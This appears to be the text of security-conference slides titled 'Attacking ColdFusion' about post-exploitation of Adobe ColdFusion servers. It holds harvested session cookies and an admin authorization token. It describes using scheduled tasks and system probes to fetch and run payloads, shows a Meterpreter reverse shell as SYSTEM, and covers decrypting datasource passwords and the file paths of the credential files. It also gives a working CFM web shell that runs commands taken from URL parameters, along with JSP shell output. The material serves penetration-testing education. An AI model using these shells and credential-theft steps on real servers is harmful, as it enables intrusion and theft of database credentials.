
Individual users as determined by HTTP cookies.

Rank	User
1	CFID=9319; CFTOKEN=87011152; CFGLOBALS=urlopen%3DCFDID%23%3D9319%26CFTOKEN%23%3D87011152%23lastvisit%3D%7Bts%20%272009%2D03%2D24%2015%3A24%3A41%27%7D%23timecrea%20%272008%2D12%2D12%2009%3A24%3A17%27%7D%23hitcount%3D1389%23cftoken%3D
2	CFID=8402; CFTOKEN=77579203; CFGLOBALS=urlopen%3DCFDID%23%3D8402%26CFTOKEN%23%3D77579203%23lastvisit%3D%7Bts%20%272009%2D03%2D11%2017%3A30%3A22%27%7D%23timecrea%20%272008%2D09%2D30%2012%3A50%3A38%27%7D%23hitcount%3D526%23cftoken%3D7
3	CFID=8402; CFTOKEN=77579203; CFGLOBALS=urlopen%3DCFDID%23%3D8402%26CFTOKEN%23%3D77579203%23lastvisit%3D%7Bts%20%272009%2D03%2D24%2013%3A24%3A58%27%7D%23timecrea%20%272008%2D09%2D30%2012%3A50%3A38%27%7D%23hitcount%3D594%23cftoken%3D7
4	CFID=8402; CFTOKEN=77579203; CFGLOBALS=urlopen%3DCFDID%23%3D8402%26CFTOKEN%23%3D77579203%23lastvisit%3D%7Bts%20%272009%2D03%2D02%2016%3A05%3A50%27%7D%23timecrea%20%272008%2D09%2D30%2012%3A50%3A38%27%7D%23hitcount%3D498%23cftoken%3D7
5	CFID=8158; CFTOKEN=30607006; CFGLOBALS=urlopen%3DCFDID%23%3D8158%26CFTOKEN%23%3D30607006%23lastvisit%3D%7Bts%20%272009%2D03%2D04%2007%3A43%3A17%27%7D%23timecrea%20%272008%2D09%2D11%2010%3A26%3A38%27%7D%23hitcount%3D781%23cftoken%3D3
6	CFID=8026; CFTOKEN=81818545; CFGLOBALS=urlopen%3DCFDID%23%3D8026%26CFTOKEN%23%3D81818545%23lastvisit%3D%7Bts%20%272009%2D03%2D26%2013%3A00%3A28%27%7D%23timecrea%20%272008%2D09%2D05%2013%3A28%3A20%27%7D%23hitcount%3D678%23cftoken%3D8
7	UniProc1224141825=332367
8	UniProc1224141825=332375
9	CFID=793016; CFTOKEN=13961730; JSESSIONID=8c30cedd9631%24E4CFAUTHORIZATION_cfdadmin=MEE0NUIwMDMzREFCMDJDnZBDODgzM0RBQJc5OUZDNDJBQjk0MDM4ODowQTQ1QjAwMzNEQUIwMkM3MEM4ODMzREFCNzk5RkM0MkFCOTQwMzg4OmN



Attacking ColdFusion

- But real world?



Attacking ColdFusion

- From 2009 to 2012...

The screenshot shows the Burp Suite Professional v1.4.05 interface. The title bar reads "burp suite professional v1.4.05 - licensed to LARES [single user license]". The menu bar includes "burp intruder repeater window about". The toolbar contains buttons for "target", "proxy", "spider", "scanner", "intruder", "repeater", "sequencer", "decoder", "comparer", "options", and "alerts". The main content area displays a decoded password: "MEE0NUlwMDMzREFCMDJDnZBDODgzM0RBQjc5OUZDNDJBQjk0MDM4ODowQTQ1QjAwMzNEQUlwMkM3MEM4ODMzREFCNzk5RkM0MkFCOTQwMzg4OmNmYWRTaW4=". Below this, a red box highlights the password in its original encoded form: "0A45B0033DAB02C70C8833DAB799FC42AB940388:0A45B0033DAB02C70C8833DAB799FC42AB940388:cfadmin". At the bottom, a log entry is shown: "#Fri Mar 16 09:34:38 EST 2007 rdspassword=(V@008*M*.S8 \n password=0A45B0033DAB02C70C8833DAB799FC42AB940388 encrypted=true". A red box highlights the password portion of this log entry: "#Fri Mar 16 09:34:38 EST 2007 rdspassword=(V@008*M*.S8 \n password=0A45B0033DAB02C70C8833DAB799FC42AB940388 encrypted=true".



Post Exploitation

- ColdFusion Privilege Level
- Scheduling tasks
- Executing code
- Decrypting database credentials
- CFM Shells



Post Exploitation

- ColdFusion (by default) runs as SYSTEM on Windows and NOBODY ON *nix
- Obviously, CF on Windows is what you want
- Sites that run other languages that haven't unmapped the ColdFusion variables are awesome too 😊



Post Exploitation

- Scheduling Tasks
- Once you have access to admin interface you can schedule a task to download code/executables/bat files/etc



Post Exploitation

CF ADOBE® COLDFUSION® ADMINISTRATOR i ? | LOGOUT

User: admin
Expand All / Collapse All

- SERVER SETTINGS
 - Settings
 - Request Tuning
 - Caching
 - Client Variables
 - Memory Variables
 - Mappings
 - Mail
 - Charting
 - Font Management
 - Java and JVM
 - Settings Summary
- DATA & SERVICES
 - Data Sources
 - Verity Collections
 - Verity K2 Server
 - Web Services
 - Flex Integration
- DEBUGGING & LOGGING
 - Debug Output Settings
 - Debugging IP Addresses
 - Debugger Settings
 - Logging Settings
 - Log Files
 - Scheduled Tasks**
 - System Probes
 - Code Analyzer
 - License Scanner
- SERVER MONITORING
- EXTENSIONS
- EVENT GATEWAYS

Debugging & Logging > Add/Edit Scheduled Task

Add/Edit Scheduled Task

Task Name

Duration Start Date End Date (optional)

Frequency **One-Time** at

Recurring at

Daily every Hours Minutes Seconds
Start Time End Time

URL

User Name

Password

Timeout (sec)

Proxy Server : Port

Publish Save output to a file

File

Resolve URL Resolve internal URLs so that links remain intact



Post Exploitation

- Executing code
- Once you have code/exe on box you can create a system probe (that we want to fail) to make the code execute
- Or if you put cfm/jsp shell on the box, you're done 😊



Post Exploitation

CF ADOBE® COLDFUSION® ADMINISTRATOR i ? LOGOUT

User: admin
Expand All / Collapse All

- SERVER SETTINGS
 - Settings
 - Request Tuning
 - Caching
 - Client Variables
 - Memory Variables
 - Mappings
 - Mail
 - Charting
 - Font Management
 - Java and JVM
 - Settings Summary
- DATA & SERVICES
 - Data Sources
 - Verity Collections
 - Verity K2 Server
 - Web Services
 - Flex Integration
- DEBUGGING & LOGGING
 - Debug Output Settings
 - Debugging IP Addresses
 - Debugger Settings
 - Logging Settings
 - Log Files
 - Scheduled Tasks
 - System Probes**
 - Code Analyzer
 - License Scanner
- SERVER MONITORING
- EXTENSIONS
- EVENT GATEWAYS

Debugging & Logging > Add/Edit System Probe

Add/Edit System Probe

Probe Name

Frequency **Daily every** Hours Minutes Seconds

Start Time End Time

URL

User Name

Password

Timeout (sec)

Proxy Server : Port

Probe Failure Fail if the response the

Failure Actions Send an e-mail notification
 Execute the program

Publish Save output to a file

File

Resolve URL Resolve internal URLs so that links remain intact



Post Exploitation

ADOBE® COLDFUSION® ADMINISTRATOR

User: admin

Expand All / Collapse All

- SERVER SETTINGS
 - Settings
 - Request Tuning
 - Caching
 - Client Variables
 - Memory Variables
 - Mappings
 - Mail
 - Charting
 - Font Management
 - Java and JVM
 - Settings Summary
- DATA & SERVICES
 - Data Sources
 - Verity Collections
 - Verity K2 Server
 - Web Services
 - Flex Integration
- DEBUGGING & LOGGING
 - Debug Output Settings
 - Debugging IP Addresses
 - Debugger Settings
 - Logging Settings
 - Log Files
 - Scheduled Tasks
 - System Probes**
 - Code Analyzer
 - License Scanner
- SERVER MONITORING
- EXTENSIONS
- EVENT GATEWAYS




Click the button on the right to update System Probes... [Submit Changes](#)

The probe failed.
execute_meterp Failed: Required string not found: "blah" (0ms)
Time: 14-Oct-09 08:54 AM

Debugging & Logging > System Probes

System probes can monitor the health of a web application by checking the contents of a URL at a regular interval. If the contents are not what is expected, probes can send a failure notification email or execute a script.

[Define New Probe](#)

Actions	Probe Name	Status	Interval	URL
  	execute_meterp	Failed	Every 30 min(s) 1 second(s) from 8:16 AM to 11:00 PM	http://172.16.82.139/CFIDE/images/required.gif

Notification email Recipients

E-mail

Probe.cfm URL

Probe.cfm User name

Probe.cfm Password

Click the button on the right to update System Probes... [Submit Changes](#)

Post Exploitation

The screenshot displays a Windows desktop environment. In the foreground, a terminal window titled "user@titanium: ~" shows the output of a Metasploit Meterpreter session. The session logs the following actions:

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
[*] Meterpreter session 4 opened ([redacted]:443 -> [redacted]:7:45065)

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ipconfig

MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0

VMware Accelerated AMD PCNet Adapter
Hardware MAC: 00:50:56:3f:ff:00
IP Address   : 172.16.82.144
Netmask      : 255.255.255.0

meterpreter >
```

Simultaneously, a Task Manager window is open, showing a list of running processes. The processes are sorted by PID, and the following table represents the data visible in the window:

Process Name	Service Name	CPU	Mem Usage
cisvc.exe	SYSTEM	00	200 K
cmd.exe	Administrator	00	184 K
csrss.exe	SYSTEM	00	2,260 K
demo.exe	SYSTEM	00	3,752 K
dllhost.exe	SYSTEM	00	480 K
explorer.exe	Administrator	00	7,552 K
inetinfo.exe	SYSTEM	00	1,564 K
JNBDotNetSide.exe	SYSTEM	00	1,164 K
jrun.exe	SYSTEM	00	104,312 K
jrunsvc.exe	SYSTEM	00	336 K
k2admin.exe	SYSTEM	00	1,424 K
k2index.exe	SYSTEM	00	964 K
k2server.exe	SYSTEM	00	1,356 K
lsass.exe	SYSTEM	00	1,932 K
msdtc.exe	NETWORK SERVICE	00	200 K
services.exe	SYSTEM	00	1,284 K

The Task Manager window also shows a status bar at the bottom with the following information: Processes: 50, CPU Usage: 0%, Commit Charge: 435296K / 63901. The desktop background is blue, and several files and folders are visible, including "FOCA 0.9" and "dark-elevator".



Post Exploitation

- Decrypting database credentials
- <http://hexale.blogspot.com/2008/07/how-to-decrypt-coldfusion-datasource.html>



Post Exploitation

- Go to DataSource Selection

The screenshot shows the ColdFusion Administrator interface in Mozilla Firefox. The browser address bar shows `http://localhost:8500/CFIDE/administrator/index.cfm`. The interface includes a navigation menu on the left with categories like 'Server Settings' and 'Data & Services'. The main content area is titled 'Add and manage your data source connections and Data Source Names (DSNs)'. It features a form to 'Add New Data Source' with fields for 'Data Source Name' and 'Driver' (set to 'Please select a valid driver type.'). Below this is a table of 'Connected Data Sources'.

Actions	Data Source Name	Driver	Status
	ofartgallery	Microsoft Access with Unicode	
	cfbookclub	Microsoft Access with Unicode	
	ofcodeexplorer	Microsoft Access with Unicode	
	ofdocexamples	Microsoft Access with Unicode	
	TEST	Microsoft SQL Server	Error

Connection verification failed for data source: TEST
java.sql.SQLException: [Macromedia][SQLServer JDBC Driver]Error establishing socket. Unknown host: test
The root cause was that: java.sql.SQLException: [Macromedia][SQLServer JDBC Driver]Error establishing socket. Unknown host: test

At the bottom of the interface, there is a status bar with system information: UK: Tue 18:00, US Pacific: Tue 10:00, Hong Kong: Wed 01:00, GMT/UTC: Tue 17:00, Done, and FoxyProxy: Disabled.



Post Exploitation

- Click on DataSource (ex TEST)

The screenshot shows the ColdFusion Administrator interface in a Mozilla Firefox browser window. The browser address bar shows the URL `http://localhost:8500/CFIDE/administrator/index.cfm`. The interface includes a navigation menu on the left with categories like Server Settings, Data & Services, Debugging & Logging, Extensions, Event Gateways, and Security. The main content area displays the configuration for a data source named 'TEST' under the path 'Data & Services > Datasources > Microsoft SQL Server'. The configuration fields are as follows:


Field	Value
CF Data Source Name	TEST
Database	test
Server	test
Port	1433
Username	
Password (16-character limit)
Description	

At the bottom of the configuration area, there are buttons for 'Show Advanced Settings', 'Submit', and 'Cancel'. The footer of the page contains copyright information: 'Copyright © 1995-2006 Adobe Macromedia Software LLC. All rights reserved. U.S. Patents Pending.' and a notice about third-party software.



Post Exploitation

- View Source, get value



Source of: <http://localhost:8500/CFIDE/administrator/datasources/sqlserver.cfm?dsn=TEST> - Mozilla Firefox

```
File Edit View Help

<span class="pageHeader">
Data &amp; Services &gt; Datasources &gt; Microsoft SQL Server
</span>

<form name="editdsn" action="/CFIDE/administrator/datasources/sqlserver.cfm?dsn=TEST" method="post">

<input type="hidden" name="class" value="macromedia.jdbc.MacromediaDriver">
<input type="hidden" name="driver" value="MSSQLServer">

      <input type="hidden" name="password" value="maJsuHYMay8zpmptC2yibA==">

</form>
```

Find: password Next Previous Highlight all Match case

Line 495, Col 38



Post Exploitation

- Decrypt it

```
$ python coldfusiondecrypt.py
```

```
maJsuHYMay8zpmp tC2yibA==
```

```
Coldfusion v7 y v8 DataSource password decryptor (c) 2008  
Hernan Ochoa (hernan@gmail.com)
```

```
decrypted password: ThisIsAPassword
```



Post Exploitation

- If you have file system access, just grab the XML files
- **Coldfusion 7:** \lib\neo-query.xml
for example: c:\CFusionMX7\lib\neo-query.xml
- **Coldfusion 8:** \lib\neo-datasource.xml
for example: c:\coldfusion8\lib\neo-datasource.xml
- **Coldfusion 9:** \lib\neo-datasource.xml
for example: c:\coldfusion9\lib\neo-datasource.xml



Post Exploitation

- CFM Shells
- ColdFusion has several handy CFML tags:
 - CFEXECUTE
 - CFREGISTRY
 - CFFILE
 - CFHTTP

Simple CFM Shell:

```
<html>
```

```
<body>
```

```
<cfexecute name = "#URL.runme#" arguments =  
"#URL.args#" timeout = "20">
```

```
</cfexecute>
```

```
</body>
```

```
</html>
```



Post Exploitation

- CFM Shells
- Its common to disable CFEXECUTE*
- CF also runs java so:


```
<cfset runtime = createObject("java",  
"java.lang.System")>  
<cfset props = runtime.getProperties()>  
<cfdump var="#props#">  
<cfset env = runtime.getenv()>  
<cfdump var="#env#">
```

- Will give you something like...




Post Exploitation

- CFM Shells
- Remember Enterprise vs Standard?
 - Enterprise runs jsp, so some jsp shells will work too (depends on the shell's java version requirements)



```
192.168.26.137/cmd2.jsp  
Send  
Command: set  
  
ALLUSERSPROFILE=C:\Documents and Settings\All Users  
ClusterLog=C:\WINDOWS\Cluster\cluster.log  
CommonProgramFiles=C:\Program Files\Common Files  
COMPUTERNAME=USER-OQQQTXFHF5  
ComSpec=C:\WINDOWS\system32\cmd.exe  
FP_NO_HOST_CHECK=NO  
NUMBER_OF_PROCESSORS=1  
OS=Windows_NT  
Path=C:\ColdFusion9\runtime\..\lib;C:\ColdFusion9\runtime\..\jintegra\bin;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\system32\cmd.exe  
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH  
PROCESSOR_ARCHITECTURE=x86  
PROCESSOR_IDENTIFIER=x86 Family 6 Model 37 Stepping 2, GenuineIntel  
PROCESSOR_LEVEL=6  
PROCESSOR_REVISION=2502  
ProgramFiles=C:\Program Files  
PROMPT=$P$G  
SystemDrive=C:  
SystemRoot=C:\WINDOWS  
TEMP=C:\WINDOWS\TEMP  
TMP=C:\WINDOWS\TEMP  
USERPROFILE=C:\Documents and Settings\Default User  
VERITY_CFG=C:\ColdFusion9\verity\k2\common\verity.cfg  
windir=C:\WINDOWS
```



```
192.168.26.137/cmd2.jsp  
Send  
Command: whoami  
  
nt authority\system
```



Post Exploitation

- CFM Shells
- Sky's the limit!
- Pretty much anything you can code in Java, CF will run for you
- ColdFusion 9 and above support cfscript == javascript for ColdFusion

```
27 <!-- getJavaMemoryInfo :: gets memory usage of the underlying java runtime --->
28 <cffunction name="getJavaMemoryInfo" access="public" returntype="struct">
29   <cfscript>
30     var runtime = createObject("java","java.lang.Runtime").getRuntime();
31     var stMemInfo = structNew();
32
33     stMemInfo.freeMemory = runtime.freeMemory();
34     stMemInfo.maxMemory = runtime.maxMemory();
35     stMemInfo.totalMemory = runtime.totalMemory();
36     stMemInfo.heapMemory = runtime.totalMemory()-runtime.freeMemory();
37
38     return stMemInfo;
39   </cfscript>
40 </cffunction>
```



ColdFusion Stuff To Read

- <http://www.petefreitag.com/> ← lots of defense/CF hardening info
- <http://www.bennadel.com/blog/>
- <http://www.raymondcamden.com/> <http://12robots.com/>
- Chris Eng's Deconstructing ColdFusion (slides and WP)
 - https://media.blackhat.com/bh-us-10/presentations/Eng_Creighton/BlackHat-USA-2010-Eng-Creighton-Deconstructing-ColdFusion-slides.pdf
- Davis' EUSEC ColdFusion talk
 - <http://eusecwest.com/esw06/esw06-davis.pdf>
 - Alt:
<http://www.orkspace.net/secdocs/Conferences/EuSecWest/2006/ColdFusion%20Security.pdf>



Questions?



Chris Gates



@carnal0wnage



cgates [] laresconsulting[] com